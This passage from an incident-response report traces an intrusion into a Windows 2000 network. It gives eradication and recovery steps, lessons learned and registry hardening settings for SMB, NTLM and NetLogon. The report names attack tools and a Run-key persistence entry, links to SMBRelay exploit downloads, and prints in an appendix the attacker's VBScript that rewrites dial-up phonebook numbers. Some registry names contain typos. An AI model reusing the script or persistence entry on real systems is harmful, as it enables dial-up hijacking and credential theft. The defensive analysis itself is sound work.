
In a similar way on the external Web server the Team discovered a stopped *W3SVC* service, launched the port redirection tool *fpipe* listening on *TCP* 80 port. On some *WLAN* user's computers the Team identified a new registry value and the corresponding script presence on *systemroot:*

HKLM\Software\Microsoft\Windows\Currentversion\Run /v Mapping /t REG_MULTI_SZ /d "C:\Windows\system32\script.cmd"


5.4 Eradication

The Team separated *Entrust/Direct Sever Proxy* from the Web server, placed the Web server in a server farm and defined a firewall rule between *Entrust/Direct Sever Proxy* and Web server hosts. All the system and firewall administrators as well as Alice's passwords were changed. The "infected" *c:\winnt\system32\notepad.exe* file was removed and replaced with the original version on *\\pirate*. The external Web


server, *SSH* server, *Entrust/Direct Server Proxy* and domain controllers were checked against malicious software, such as *fpipe, Netcat, SMBRelay,* using the tool *lads.exe,* and if *ADSs* were detected, directories were removed and replaced with the original one's from weekly backups. Vulnerability scanner *Nessus 4.2.1 for Linux* and *Nessus Console for Windows NT/2000/XP 1.4.4* were also applied to these servers.



The new registry value and the corresponding script were removed from some *WLAN* computers. Control was started over *McAfee Framework, Network Associates McShield* and *Network Associates Task Manager* services on all aforementioned servers.



The Team began to protect the *rasphone.pbk* file integrity of dial-up users workstation with free file integrity checking tool *FileCheckMD5.exe*.



5.5 Recovery


There were a few things left to do now to secure the network and the services:

Step 1: Remote access clients, workstations and policy

- Remove Alice's domain account from the local administrator's group on *\\nb-alice* and *\\pirate* and place in the Users group. This prevents users access to the network configuration and start/stop services;
- Call all dial-up users and instruct them to check Company' ABC phone number in *pasphone.pbk* file, inform the Team if the phone number change has occurred;
- Change *LM* authentication level from 1 to 3 on the *\\pirate* registry and restart:

  HKLM\System\CurrentControlSet\Control\Lsa\LMComapatibilityLevel=3

  Explanation: There are not kwown any publicly available password cracking tools working with *LMv2/NTLMv2* challenges/responses.
- Change the client remote access policy for *MS IAS/RADIUS* to support Windows users and computers group membership.



Step 2: External *IIS 5.0* Web server

Start *World Wide Web Publishing* service.

Step 3: *WinSSHD 3.07* server

Replace *SSH* server settings with correct *Terminal Shell* value.


Step 4: Administrative measure

Security staff sent an e-mail notification message not to open any suspicious e-mail messages and attachments.

5.6 Lessons learned

After some days of intensive analysis, the Team discovered why/how the system's exploit occurred:

- E-mail policy hadn't enforced to delete password protected .zip file attachments in icoming e-mail messages;
  Action: E-mail attachments policy will change to strip password protected .zip attachments from all e-mail;
- The users had local administrator's privileges on their workstations;
  Action: Revise business requirements, remove users domain accounts from local administrator's group in workstations and place in Users group;
- Weak remote access policy. The policy was based on Windows users group membership.
  Action: Change the the client remote access policy for *MS IAS/RADIUS* to support Windows users and computers group membership.
  Note: *Tacacs+* don't support Windows computers group membership.
- Dial-up client Network configuration integrity violated;
  Action: Install and check dial-up user's workstations *rasphone.pbk* file integrity with the free file integrity checking tool *FileCheckMD5.exe* on a regular basis;



- Non-existent automatic process control mechanism on servers and workstations;
  Action: Recommend to the software developer team to create automatic process control software;
- Non-existent *IDS* Server Sensors on External Web and *SSH* servers;
  Action: The security staff will recommend purchasing 3 *IDS* Server Sensors from ISS.
- Specific recommendations in order to further harden *SMB, NTLMSSP* and *Netlogon* communications susceptible to *MiTM* attacks:

    - Revise the necessity of *NetBT* protocol on *Windows 2000* workstions and servers:

HKLM\System\CurrentControlSet\Services\NetBT\Parameters\ EnableLMHOSTS=0

Disable the *Server service*, if a computer is only used as a workstation. Block connection to the *TCP* 139 port using *Windows ICF* for *Windows XP*.

    - Secure *SMB* communications. Provide *SMB* packet integrity with *HMAC-MD5*:

HKLM\System\CurrentControlSet\Services\LanmanServer\ Parameters\RequireSecuritySignature=1;
HKLM\System\CurrentControlSet\Services\LanmanWorkstation\ Parameters\RequireSecuritySignature=1

    - Secure *NTLMSSP* communications. Provide *MSRPC* packet integrity and 128-bit encryption for *NTLMv2* authentication [7.13]:

HKLM\System\CurrentControlSet\Control\Lsa\MSV1_0\ NtlmMinServerSec=20080010;
HKLM\System\CurrentControlSet\Control\Lsa\MSV1_0\ NtlmMinClientSec=20080010

    - Secure *NetLogon* communications. *NetLogon* communications in the domain are secured with a strong 128-bit session key using the computer password:

HKLM\System\CurrentControlSet\Services\NetLogon\Parameters\ RequireSignOrSeal=1;
HKLM\System\CurrentControlSet\Services\NetLogon\Parameters\ SignSecureChannel=1;
HKLM\System\CurrentControlSet\Services\NetLogon\Parameters\ RequireStrongkeyl=1

- Revise *LM* authentication level on workstations and servers [7.13]:

HKLM\System\CurrentControlSet\Control\Lsa
LMComapatibilityLevel=3 for worksations and member servers;
HKLM\System\CurrentControlSet\Control\Lsa
LMComapatibilityLevel=5 for domain controllers

- The security staff had plans to host monthly "security awareness" seminars for individual business units.

6. Exploit references

1. SMBRelay
URL: http://www.phreak.org/archives/exploits/microsoft/smbrelay.exe
2. SMBRelay and SMBRelay2
URL: http://www.xfocus.net/articles/200305/smbrelay.html
3. SMBRelay source
URL: http://packetstormsecurity.org/UNIX/misc/smbrelay.cpp
4. Backdoor.SMBRelay
URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.smbrelay.html

7. General references

1. Tech Note No.98, "Configuring Lana Numbers in NT 4.0 and Windows 2000".
URL: http://www.niakwa.com/support/tn/tn98.htm
2. S.French, "SMB: The Server Message Block Protocol".
URL: http://ubiqx.org/cifs/SMB.html#SMB.6
3. MS KB article Q230476, "Description of Common Kerberos-Related Errors in Windows 2000".
4. B.Schneier, P.Mudge, "Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP)", Counterpane Systems, Aug 1998.
5. J.Eisinger, "Exploiting known security hole on Microsoft's PPTP Authentication Extensions (MS-CHAPv2)", University of Freiburg, 23 Jul 2001.
URL: http://mopo.informatik.uni-freiburg.de/pptp_mschapv2/pptp_mschapv2.html
6. E.Glass, "The NTLM Authentication Protocol".
URL: http://curl.haxx.se/rfc/ntlm.html
7. C.Adams, "The Simple Public-Key GSS-API Mechanism (SPKM)" RFC 2025, Oct 1996.
8. B.Schneier, P.Mudge, "Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2)", Counterpane Systems, Jun 1999.
9. C.Rigney, A.Rubens, W.Simpson, S.Willens, "Remote Authentication Dial In User Service (RADIUS)" RFC 2138, Apr 1997.
10. D.Carell, L.Grant, "The TACACS+ Protocol Version 1.78" , Internet-Draft, Jan 1997.
11. Internet NG Project.
URL: http://ing.ctit.utwente.nl/WU5/D5.1/Technology/tacacs+
12. J.Scambray, S.McClure, "Hacking Exposed Windows 2000: Network Security Secrets & Solutions", Osborn/McGraw-Hill, 2001.
13. MS KB article: Q239869 " How to enable NTLM 2 authentication"
URL: http://support.microsoft.com/default.aspx?scid=KB;en-us;q239869

8. Appendix A

```
Set WshShell = CreateObject("Wscript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")

root_in = "C:\Documents and Settings\" &
WshShell.ExpandEnvironmentStrings("%username%") & "\Application
Data\Microsoft\Network\Connections\Pbk\"
root_out = "C:\Documents and Settings\" &
WshShell.ExpandEnvironmentStrings("%username%") & "\Application
Data\Microsoft\Network\Connections\Pbk\"

    hosts = "rasphone.pbk"
    If (fso.FileExists(root_in & hosts))then

    Set f = fso.OpenTextFile(root_in & hosts, 1)
    s = f.ReadAll       ' read in entire file
    f.Close

    s2 = ""
    's2 = Replace(s, "PhoneNumber=7123456", "PhoneNumber=7654321")  ' execute
replace
    'If s = s2 Then 'not exists
      pos = InStr(1, s, vbCrLf & "PhoneNumber=")
     If pos = 0 Then
      s2 = s2 & "PhoneNumber=7654321" & vbCrLf
     Else
      pos1 = InStr(pos + 3, s, vbCrLf)
      If pos1 = 0 Then
       s2 = Mid(s, 1, pos + 1) & "PhoneNumber=7654321" & vbCrLf
      Else
       s2 = Mid(s, 1, pos + 1) & "PhoneNumber=7654321" & Mid(s, pos1)
      End If
     End If
    End If
    Set f = fso.OpenTextFile(root_out & hosts, 2, True)
    f.Write s2
    f.Close
```

9. Abbreviations

AAA – Authentication, Authorization and Accounting
ACS – Access Control Server (RADIUS or Tacacs+)
AD – Microsoft Active Directory
ADS – Alternate Data Stream
AP – Access Point
DES – Data Encryption Standard (FIPS 46-1)
EAP – Extensible Authentication Protocol
IAS – Internet Authentication Service
ICF – Internet Connection Firewall
IDS – Intrusion Detection System
IKE – Internet Key Exchange
LANA – LAN Adapter
MD – Message Digest
MiTM – Man-in-The-Middle atttack
MS - Microsoft
MS-CHAP – Microsoft Challenge Handshake Protocol
NAS – Network Access Server
NetBT – NetBios over Tcp
LM – Lan Manager
NTLM – NT Lan Manager
NTLMSSP – NTLM Security Service Provider
RADIUS – Remote Access Dial In User Service
RRAS – Microsoft Routing and Remote Access Server
SMB – Server Message Block protocol
SPN – Service Principal Name
STA – wireless STAtion
Tacacs+ - Terminal access controller access control system
TGS – Ticket Granting Service in Kerberos Key Distribution Center
WEP – Wired Equivalent Privacy
W3SVC – World Wide Web publishing SerViCe